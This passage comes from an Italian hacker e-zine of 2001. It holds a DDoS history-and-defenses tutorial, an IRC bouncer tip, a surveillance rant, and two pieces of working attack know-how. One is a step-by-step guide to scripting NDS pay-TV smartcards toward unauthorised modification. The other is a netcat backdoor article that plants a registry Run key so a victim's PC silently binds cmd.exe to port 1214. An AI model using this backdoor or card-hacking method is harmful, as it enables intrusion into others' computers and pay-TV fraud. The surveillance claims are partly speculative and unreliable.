bhè qui è altrettanto semplice, l'unica cosa ke serve è un bouncer tipo AsyBoV6, vi kiedere xkè,lo so, ma la storia è molto lunga e nn mi va di farvi perdere tempo, cmq questo Bouncer fa altro ke mettersi in ascolto in una porta IPV4 dove faremo connettere il Mirc, dopo di k configuariamo AsyBov6, in modo tale da creare un ponte con il Ns tunnel broker e il gioco è fatto...guardate ragazzi è + semplice farlo ke spiegarvelo...provate a scaricare il bouncer questo indirizzo ftp://ftp6.edisontel.com/windows/proxy_bouncer/AsyBoV6.zip leggete il read all'interno fatto anke molto bene...a questo punto nn avrete + scocciatori in Mirc.. :))

Spero di essere stato abbastanza esaustivo anke se qui da capire nn c'è nulla :)))
Ciao Ciao alla Prox.....

SALUTI: alla crew, al chan #NoFlyZone #Warez-Planet in particolare a /\ LordVicio /\ /\LoNeWoLfDeN /\/\ /\/\Cristian84 /\/\ DArklines /\/\ BigaLex /\/\ Marsio /\/\ [D]kl /\ /\ Lord_Ark /\/\

```
               ********** www.noflyzone-crew.cjb.net **********
          ********** irc: irc.azzurra.it 6667 #NoFlyZone **********
    ****** irc: irc.arkshrine.serveirc.com 6667 #NoflyZone #FuoriDiTesta ******
                  [                                        ]
                  [          Copyright (C) 2001            ]
                  [                                        ]
                  [    Crashes  - rocket@freemail.it       ]
                  [________________________________________]
```

----------*END*----------

==========

----------[News & Scritti da Voi]----------

==========

----------[21]----------
----------[DDoS]----------
----------[fastfire]----------

Tutorial sugli attacchi DDoS (Distributed Denial of Service)

Nel mese di febbraio 2000 diversi siti internet molto importanti sono stati vittima di alcuni sabotaggi.
Numerosi tra i più grandi siti sono stati messi in ginocchio da quello che sembra

essere stato il più massiccio attacco mai lanciato contro importanti portali e siti web. Yahoo! è stato il primo a subirli, con un blackout di tre ore domenica 6 febbraio, Buy.Com non era raggiungibile la mattina di lunedì 7, CNN e Ebay non lo erano nel pomeriggio. Anche Amazon e Zdnet hanno avuto pesanti attacchi.

Articoli tecnici hanno spiegato il fenomeno come un Distributed Denial of Services attack (DDoS): è un genere di attcco nel quale i cosiddetti pirati attivano un numero elevatissimo di false richieste da più macchine allo stesso server consumando le risorse di sistema e di rete del fornitore del servizio.
In questo modo il provider affoga sotto le richieste e non è più in grado di erogare i propri servi, risultando irraggiungibile.
Alcuni network provider coinvolti hanno dichiarato di essere stati sommersi da oltre 1Gb al secondo di traffico.
Anche se questo genere di attacco non è affatto nuovo sulla Rete, non ne erano mai stati rilevati su così vasta scala e su così tanti obiettivi importanti quasi in contemporanea.
Gli antenati degli atuali attacchi si manifestavano andando ad esaurire risorse hardware della vittima, quali lo spazio su disco, la memoria e la CPU: ciò era ottenibile spedendo pochi pacchetti malformati che mandavano in crash il sistema remoto.
Il più noto tra le utility di questo genere è stato nuke e il più popolare WinNuke, che mandava in crash il famoso OS della casa di Redmond (WinNuke è ancora in grado di mandare in crash molte macchine desktop Win95 e server NT se non hanno applicato le opportune patch
Il primo (e il più abusato) prodotto di DoS che ha acquisito notorietà è stato lo smurf attack che tutt'oggi è in grado di paralizzare reti con tecnologie non aggiornate (generalmente piccole/medie aziende e ISP locali).
In seguito è venuto The LowDown, conosciuto anche come Network Saturation Attack o Bandwith Consumption Attack: un nuovo attacco DoS in grado di inondare un network di un numero impressionanete di pacchetti. I router e i server che subiscono l'attacco, nel tentativo di gestire correttamente il traffico compiono un eccessivo lavoro che li mette in crisi. Ovviamente l'eccesso di traffico rende impossibile anche il traffico lecito (posta, web, ecc.) bloccando quindi in pochi minuti intere reti.
La generazione successico (l'attuale) è appunto quella dei Distributed Denial of Service (DDoS) attack. Spingendo all'eccesso l'idea del network saturation attack, il DDoS ripete lo stesso approccio utilizzando però diversi punti d'ingresso contemporanei: in questo modo un cracker è in grado di mettere in ginocchio sistemi più grandi che sarebbero indifferenti ad un singolo flood.
Per effettuare questo genere di operazione si deve poter installare un proprio agente sui sistemi da cui si vuole scatenare l'attacco stesso. E' quindi una tecnica che viene prepara per tempo, attrezzandosi con un pool di macchine compromesse da poter scagliare contro il sistema vittima.
L'analisi di questi prodotti è disponibile su http://staff.washington.edu/dittrich/misc
La principale domanda cui tutti cercano di rispondere è chi sia stato a effettuare questi attacchi e perchè.
Inoltre sono stati organizzati diversi incontri per cercare di capire come sono condotti questi attacchi e come sia possibile difendersi.
Tra le diverse ipotesi prese in considerazione vì è anche quella di un'azione portata avant dai servizi segreti americani per sensibilizzare l'opinio pubblica sulla questione della sicurezza su Internet e far approvare più rapidamente il nuovo testo di legge attualmente allo studio del parlamento americano, che introdurrebbe severe restrizioni e controlli sull Rete.
In realtà questi attacchi sono resi possibili dall'attuale implementazione del protocollo T Queste limitazioni saranno in parte superate dalla prossima adozione di IPv6. Ad oggi non esiste una soluzione unica al problema ma esistono molti modi per tutelarsi.
Eccone alcuni elencati:

Network Incoming Filtering

Tutti gli ISP dovrebbero implementare dei filtri in ingresso sui propri router e firewall in modo da bloccare i pacchetti che contengono informazioni alterate sulla loro provenienza (in gergo SPOOFED).
Anche se questo accorgimento non impedisce il verificarsi di un attacco, consente di ricostruire la provenienza dei pacchetti in maniera più semplice e veloce.

Limit Network Traffic

La maggior parte dei router consente oggi di limitare la quantità di banda usata da un

particolare servizio.
Questa capacità è spesso definita come traffic shaping o Quality of Service (QoS) ed è implementabile anche utilizzando una piccola macchina Linux come gateway.
La Cisco chiama questa capacità Command Access Rate (CAR).
Sfruttando questa caratteristica, per esempio, è possibile configurare i propri sistemi in modo da fornire più banda ai servizi web a discapito di altri servizi (per esempio ftp).
Com'è facilmente intuibile, se l'attacco usa pacchetti ICMP o pacchetti TCP SYN è possibile configurare i sistemi im modo da limitare la banda utilizzabile da questi pacchetti.

Intrusion Detection Systems e Host Auditing Tools
- -

E' possibile utilizzare un Intrusion Detection System o un tool di auditing per identificar malintenzionati mentre cercano di comunicare con il loro sistema slave, master o agent.
Ciò consente di sapere se alcune macchine all'interno della propria rete sono utilizzate pe lanciare un genere di attacco conosciuto ma non sempre sono in grado di identificare nuove varianti o prodotti nuovi.
L'FBI fornisce gratuitamente un prodotto chiamato "find_ddos" che cerca all'interno del filesystem prodotti di DDoS quali Trinoo, TNF, TNF2K e Stacheldraht.
Il prodotto è disponibile solo in formato binario sia per Solaris (Spar e Intel) che per Linux (Intel).

Network Auditing Tools
- - - - - - - - - - - -

Sono numerosi i programmi che consentono l'analisi di una intera rete aziendale per verific la presenza di agenti per DDoS.
Dave Dittrich, Marcus Ranum e altri esperti hanno sviluppato un prodotto di cui rilasciano anche i sorgenti denominato dds.

fastfire

**** BUONE FESTE A TUTTI!!! ****

----------*END*----------

----------[22]----------
----------[Come leggere e programmare le CARD *ND]----------
----------[dpmika]----------

Prima di tutto saluto la crew Noflyzone! e un granzie a []LoRd[V]icio[] e Crashes

Come leggere e programmare,Le CARD ND*

Allora tanto per cominciare, DOVETE AVERE un regolare contratto con la casa che trasmette questo sistema di codifica N.D.*.

Ora dovete costruirvi o acquistare "non so dove" un programmatore di card iso 7816/.
(Per intenderci Phoenix o Smarthmouse 3,5/6 MHZ.

Dopo di chè, scaricateVi il programma "WinExplorer 4.4 (ultima versione)"
Dovete ancora scaricarVi i 2 script, (.xpl) Dal nome leggi ND*.xpl e PP* ND*.xpl Ora potete cominciare.

----------NDS system ----------

Allora, Prima di tutto settate il vostro programmatore a 3,5 MHZ in modalita' phoenix se non sbaglio :-)
ora lanciate il programma WinExplorer 4.4 e,andate subito a settare il programma in modo che i file da voi di seguito lanciati non abbiano problemi del tipo TIMEOUT FROM 2A COMMAND o altro.

----------I settaggi di WinExplorer ----------

Una volta lanciato il prog. andate sotto la voce "CONFIGURE" poi al sottomenu PROGRAM PARAMETERS e cliccateci sopra.

Ora, vi apparira' di default la finestra dei settaggi (Communication) Inserite la com. (porta di comunicazione) Da Voi usata es: (1)

Sulla voce DATA BAUD inserite come velocita' (38400) Invece sulla voce RESET BAUD inserite (9600)

Il resto rimane com' era dall'inizio che avete lanciato il programma. Ovvero PARITY (odd) L' unica cosa dovete selezionare sotto la voce Byte Convention (INVERSE)

Mi raccomando non mettete l'opzione FLUSH RECEIVE BUFFER BEFORE WRITES.

Ora potete anche cliccare so OK e, tanto per vedere se la vostra carta risponde giusto andate avanti in questo modo:

Sulla barra dei menu vedrete una cartella aperta (icona N°4) cliccate e aprite il vostro script es: (leggi nd*.xpl)
Vedrete il contenuto del file sulla vostra destra.

Una volta aperto il file tornate sulla barra dei menu e cliccate sull' icona che raffigura una lente (Analyze a card ATR)
Otterrete quasi sicuramente questa risposta.

Trying to reset card...

Reset Successful

ATR: 3F 7F 13 25 02 40 B0 0C 69 FF 4A 50 C0 00 00 52 53 00 00 00

Convention:
INVERSE

Protocol: T=0

TA1 = 13

TB1 = 25

TC1 = 02

Historical Bytes: 40 B0 0C 69 FF 4A 50 C0 00 00 52 53 00 00 00

----------Esempio lettura----------

Programming Voltage = 5.0 volts

Programming Current = 50ma

Maximum Clock Frequency = 5.0MHz

Assuming a 3.579MHz clock:

Work ETU = 0.0000259849 seconds

Guard Time = 0.0003637887 seconds

Baud Rate After Reset = 38484

Potete quindi lanciare lo script cliccando sull' icona N° 7 raffigurante una mano che tiene un foglio (RUN SCRIPT FILE)

Dovreste avere una risposta simile ma non uguale a questa:

Getting Cam ID for Log File

Logging to file c:\windows\xxxxxxx\winexplorer\xxxx.log

```
Executing Script: C:\WINDOWS\xxxxxxx\winexplorer\xxxxxx.xpl

Trying to reset card...

Reset Successful

RX ATR : 3F 7F 13 25 02 40 B0 0C 69 FF 4A 50 C0 00 00 52 53 00 00 00

TX
Data : 48 2A 01 23 45

RX Data : xx

RX Data : xx

RX Data : xx

RX
Data : xx

RX Data : xx

RX Data : 00 00 xx xx

RX Data : xx xx xx xx


RX Data : xx xx xx xx

RX Data : xx xx xx xx

RX Data : 00 00 xx xx


RX Data : xx xx xx xx

RX Data : 00 00 xx 00

RX Data : xx xx xx 00


RX Data : 00 00 00 00

RX Data : 00 00 00 00

RX Data : 08 00 00 00


RX Data : 00 00 00 00

RX Data : 00 00 xx xx

RX Data : xx xx xx

RX
Data : 00 00 00 00 xx 00 00 00

RX Data : 00 00 xx xx xx xx xx xx

RX
Data : xx xx xx 00 xx xx xx 00

RX Data : xx xx xx 00 xx xx xx 00

RX
Data : xx xx xx 00 xx xx xx 00

RX Data : xx xx xx 00 xx xx xx 00

RX
```

```
Data : xx xx xx 00 xx xx xx 00

RX Data : 00 00 00 00 00 00 00 00

RX
Data : 00 00 00 00 00 00 00 00

RX Data : 00 00 00 00 00 00 00 00

RX
Data : 00 00 00 00 00 00 00 00

RX Data : 00 00 00 00 00 00 00 00

RX
Data : 00 00 00 00 00 00 00 00

RX Data : 00 00 00 00 00 00 00 00

RX
Data : 00 00 00 00 00 xx xx xx

RX Data : 00 xx xx xx 00 00 00 00

RX
Data : 00 00 00 00 00 00 00 00

RX Data : 00 00 00 00 00 00 00 00

RX
Data : 00 00 00 00 00 00 00 00

RX Data : 00 00 00 00 00 00 00 00

RX
Data : 00 00 00 00 00 00 00 00

RX Data : 00 00 00 00 00 00 00 00

RX
Data : 00 00 00 00 00 00 00 00

RX Data : 00 00 00 00 00 00 00 00

RX
Data : 00 00 00 00 00 00 00 00

RX Data : xx 00

Script C:\WINDOWS\xxxxxxx\winexplorer\xxxxxx.xpl
Transmission Completed The Update Status Word is at 0 (Decimal)
The Fuse
Byte is at 1 (Decimal)
Ora Potete ache vedere i dati interni riguardo le date gli usw e i tier expire.

Andate sull' icona N° 9 (Read DS* card) cliccate sulla macchina fotografica.


Dovreste avere una risposta simile ma non uguale a questa:

Trying to reset card...

Reset Successful

RX ATR : 3F 7F 13 25 02 40 B0 0C 69 FF 4A 50 C0 00 00 52 53 00 00 00

Card
Information Hex Decimal

--------------------------------------------------
```

Card ID xxxxxxxx xxxxxxxx

IRD Number xxxxxxxx xxxxxxxx

USW xxxx 18672

Fuse/Guide xxxxxx 00 255

Time Zone xx ???

Rating xx All Locked

Spending Limit xxxx $135.42

Channel Tier Expires

---

1. xx xx Jan 1992 Day xx (M=xx, D=xx)

2. xx xx Jan 1992 Day xx (M=xx, D=xx)

3. xx xx Feb 1992 Day xx (M=xx, D=xx)

4. xx xx Jan 1993 Day xx (M=xx, D=xx)

5. xx xx Jun 1992 Day xx (M=xx, D=xx)

6. xx xx Jan 1992 Day xx (M=xx, D=xx)

7. xx xx Apr 2013 Day xx (M=xx, D=xx)

8. xx xx Jan 1992 Day xx (M=xx, D=xx)

9. xx xx Apr 2013 Day xx (M=xx, D=xx)

10. xx xx Jan 1992 Day xx (M=xx, D=xx)

11. xx xx Jan 1992 Day xx (M=xx, D=xx)

12. xx xx Sept 1992 Day xx (M=xx, D=xx)

Broadcaster Purchases Purchase Limit

DirectTV $0.00 $ 0.00

USSB $0.00 $ 0.00

Questo è il log della vostra carta con REGOLARE ABBONAMENTO.

Se ora Volete provare ad ..... la PP* non dovete far altro che cliccare sulla famosa cartella di prima "una cartella aperta
icona N°4" (OPEN SCRIPT FILE.) Apriteil file es: (PP*nd*.xpl)

Noterete l'interno del file sulla vostra destra come per l'altro.

Potete quindi lanciare lo script cliccando sull' icona N° 7 raffigurante una mano che tiene un foglio (RUN SCRIPT FILE)

-----ORA MI SPIACE MA NON POSSO SCRIVERVI TUTTO IL CONTENUTO IN RISPOSTA ALLA CARTA POICHE' SAREBBE TROPPO LUNGO.... ----

Bene OK!!!!!!Non vi resta ora di fare un LOG della Vostra carta per vedere se è stato modificato qualcosa ma io proverei ad infilarla nel decoder quindi,potete anche ritenervi contenti e """BRAVI""".

dpmika dpmika dpmima dpmika dpmika dpmika dpmikma dpmika dpmika dpmika dpmika dpmika dpmika

un saluto va di nuovo alla mia crew noflyzone e a vicio84

----------[23]----------
----------[Privaci OnLine]----------
----------[[D]kl]----------

Privacy On Line...
GBA - God Bless America!

Avrete notato fin da subito che dall'11 settembre
molte cose son cambiate anche su internet...
se prima solo parte del traffico era monitorato
dai nostri beneamati amici a stelle e strisce
han cominciato a chiudere siti inneggianti all'odio
ovviamente non americano nei confronti di bin laden
ma l'esatto contrario... (GBA)

-1- A che serve?

Allora direte voi... ma agli americani cazzo frega loro cosa
facciamo noi? bella domanda! semplicemente sondano la rete e
usano a loro vantaggio.. o meglio a vantaggio del paese (dell'
economia del paese) le informazioni che riescono a catturare..
Esempi? tutte le gare di appalto.. i segreti strategici delle
case europee a vantaggio delle già strapotenti case americane
mi ricordo per esempio di un appalto fregato dalla Boeing per
comprare la maggioranza della società che detiene il brevetto
dei concorde.. semplicemente sanno l'offerta fatta dal concor-
rente e ne propongono una più vantaggiosa...

-2- Come fanno?

Semplicemente software... Carnivore, Echeleon e similars sniffano
ormai dall'11 settembre senza controllo molto del traffico che
passa per le maggiori dorsali, captando informazioni di tutti
i generi.. dalle password, carte di credito, informazioni
sensibili, nonchè le strapagate "preferenze dei navigatori"
tutte belle messe in database a disposizione delle aziende che
vogliono pagare per usufruire di queste informazioni;

-3- Carnivore

Carnivore successore del già vecchio Omnivore è uno strumento
usato dall'FBI per captare tutte le comunicazioni, su quasiasi
protocollo, viene usato impostando filtri e seleziona qualsiasi
informazione sia essa spedita via mail, via http, via chat e
soprattutto via Irc, e istant messenger anche con protocolli
proprietari. (I miei commenti personali alla fine)

In teoria dovrebbe essere usato solo ed esclusivamente su
autorizzazione di qualcuno di potente al dipartimento della
giustizia americano.. per un periodo limitato di 40gg questo
prima dell'11 settembre poi... 24/24h attivo presso le sedi
di AOL e BT(l'unica che l'ha dichiarato)..
Bellino fino a qua non vi pare? è inquietante il fatto
che sniffi qualsiasi comunicazione e sopratutto da precedenza
alle comunicazioni criptate che praticamente in europa sono
assenti.
Dominio:USA
Raggio:Tutto il WWW, reti private, network satellitari, gsm
Particolarità: Copia invisibile dei dati passanti per le dorsali

```
-4- Echeleon

Echeleon è meno potente un carnivoretto all'europea studiato
anche esso per lo sniffing su qualsiasi protocollo con un
piccolo dettaglio non trascurabile... Echeleon è attivo
sicuramente anche in Italia lo stesso SiSde ne è a conoscenza
ma ovviamente non può parlare sennò son bastonate governative!

Dominio:Usa, Uk, Canada, Nuova Zelanda, Australia
Raggio:Tutto il WWW, reti private, network satellitari, gsm
Particolarità: Sniffing avanzato e connessione tramite reti isolate
        dal www e a su linea dedicata.

-5- E la cara vecchia Russia?

Anche la russia sniffa... ma è ovvio dopo che si vede lo strapotere
americano che vuoi che faccia stia a guardare? ennò alla fine
sempre Russia è! Ora c'è da scegliere... meglio essere sniffati
dalla Russia o dagli Stati Uniti?
Anche noi sniffiamo siii droghe di vario tipo magari!
Italia povera Italia.. indietro tutta! :\

-6- End User

Ovviamente non è un software ma è la nostra condizione ;)
Zitto e naviga sembra il motto corrente, internet è vero
è stata creata dagli americani.. ma se la usano per controllarci
dite che il gioco vale la candela? certo che si se ci limitiamo
a scaricare mp3... ma quando cominciamo ad entrare in sitelli
non tanto permessi.. in maniera non del tutto convenzionali
lo sgamo è assicurato!

-7- Legge privacy...

Allora... un certo D'Alema.. un po' di tempo fa ci ha fatto il
culo nero con questa legge... migliaia di moduli da completare
con la scritta "accetto", l'unione europea lo stesso...
ma alla fin fine a che cazzo è servito?
Pensa pensa... a niente :|
zero assoluto ce sniffano e strasniffano con più gusto ora!

-8- Sniff it..

Dai sniffiamo anche noi... o semplicemente.. casualmente...
inciampiamo nelle source del Carnivore.. e poi vedete quanto
poco ci mettono a cambiare i sistemi, il potere è tale
quand'è di pochi.

-[D]kl-

---------------------------------------*END*---------------------------------------

-------------------------------------[24]-------------------------------------
-----------------------------[Backdoor con NetCat]-----------------------------
-------------------------------------[n3o]-------------------------------------

#!
#Autore: n3o oppure neo bho!!!
#Materiale utilizzato: Un computer, un sistema operativo indovinate? :) sarà mai
 Linix
# e un editor di testi.
#
#Titolo: Come creare una backdoor con il nostro programma preferito NetCat!!!
#
#Ringraziamenti: LordVicio per avermi iscritto nella lista dei sop del chan di irc
 [H]acking,
#al mitico CityHunter per avermi fatto scrivere questo articolo ma sopratutto un
 grazie ai miei amici Genocide(mitico:), EniGmA, Psicho79 e alla crew NoFlyZone.
#
```

#Un va fanculo: A tutti i prof. dell' itis Galileo Ferraris specialmente al prof.
di elettronica e al preside coglione.

-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-._.-

Prima di cominciare l'articolo vorrei scusarmi con CityHunter perchè gli avevo detto
che scrivevo un articolo sull' hacking telefonico più precisamente sul programma
Toneloc, ho cambiato idea, penso che questo articolo sia più impotante.
Cmq prima o poi lo farò l' articolo sul hacking telefonico più poi forse :).
Allora torniamo a noi, penso che tutti conoscono netcat o no?
No??? Allora adesso ve lo spiego.
NetCat è un software creato da Hobbit,questo programma ha numerose funzionalità anche
se quasi sempre viene utilizzato per la scansione di porte TCP e UDP.
Adesso però vediamo come far diventare il nostro NC in uno strumento di controllo remoto
molto pericoloso. Per prima cosa ci serve il software NetCat o NC (che è la stessa cosa:)
che potete trovare in qualsiasi sito hackers (il programma esiste in due versioni unix
e windozZ) poi mettiamo il nostro programma nel registro di configurazione di windozZ
impostato per caricare il NetCat all'avvio cioè PCvittima\HKEY_LOCAL_MACHINE\SOFTWARE
\Microsoft\Windows\CurrentVersion\Run creando una chiave con il nome che volete, e che
richiami però il NC con questi parametri:

"C:\la directoty dove avete messo Netcat\nc -L -d -e cmd.exe -p 1214".

Adesso vi spiego i parametri e cosa fa il programma.

-L mantiene la sessione anche in caso di interruzione della connessione.

-d modalità di NetCat invisibile.

-e questo parametro serve a specificare il programma da eseguire.

-p porta in ascolto.

Il programma con questa configurazione rimane in ascolto anche in caso di riavvio del
computer grazie all' impostazione nel registo e in caso di interruzione della connessione.
Adesso possiamo collegarci con NetCat al computer della vittima utilizzando la porta
1214,che in questo caso ci da come risposta la command, ma sopratutto non dobbiamo
riprogrammare nessun sorgente per cambiare la porta di accesso oppure il programma da
eseguire.

P.S Non fate i lamer se non conoscete NetCat non utilizzate subito questo esempio
ma imparate prima ad utilizzare il programma.

----------*END*----------

----------[25]----------
----------[NoFlyZone Staff]----------
----------[Greetings]----------

Uff...e anche il secondo è andato!:-D Beh...direi che siamo abbastanza migliorati
sia come quantità che come qualità degli articoli,vi pare? Certo, c'è ancora
molto da fare, ma piano piano stiamo crescendo! Ed è questo che dobbiamo continuare
a fare: crescere! Più che un greetings questo è un incitamento sia a quelli della
crew sia a coloro che si sentono in grado di fare un articolo! I Greetings
verranno fatti a tutti quelli che ci daranno una mano, vuoi in termini di tutz
vuoi in consigli, correzioni(ce ne saranno sempre da fare!) e critiche!
Per ora non possiamo far altro che ringraziare tutti quelli che si sono presentati
in chat chiedendo di entrare nella crew! Fa molto piacere ricevere queste richieste
come fa molto male dire di no a volte! Non lo facciamo x cattiveria, ma solo perchè
crediamo occorra una qualche conoscenza prima di entrare o collaborare! Quindi
vi aspettiamo sempre numerosi, ma preparati!
Vi invito quindi a venirci a trovare in chat o a scrivere a Vicio! Ci piacerebbe
gestire anche un angolo della posta...quindi mi raccomando, scrivete!
Al solito...lama,31337 join /dev/null;-)
Incito cmq tutti quelli che si sentono pronti a scriverci un tut, lo pubblicheremo
nel sito della crew e nei prossimi numeri della zine! Ci conto!!
Ora stakko e vado a fare la pappa!

<<<<<<<<<<HaCk tHe PLaneT>>>>>>>>>>>>>>>

CityHunter
NoFlyZone Staff

www.noflyzone-crew.cjb.net

IRC: irc.azzurra.it port: 6667 chan: #noflyzone
arkshrine.serverirc.com port: 6667 chan: #noflyzone

----------*END*----------

Mode E-Zine off...See ya!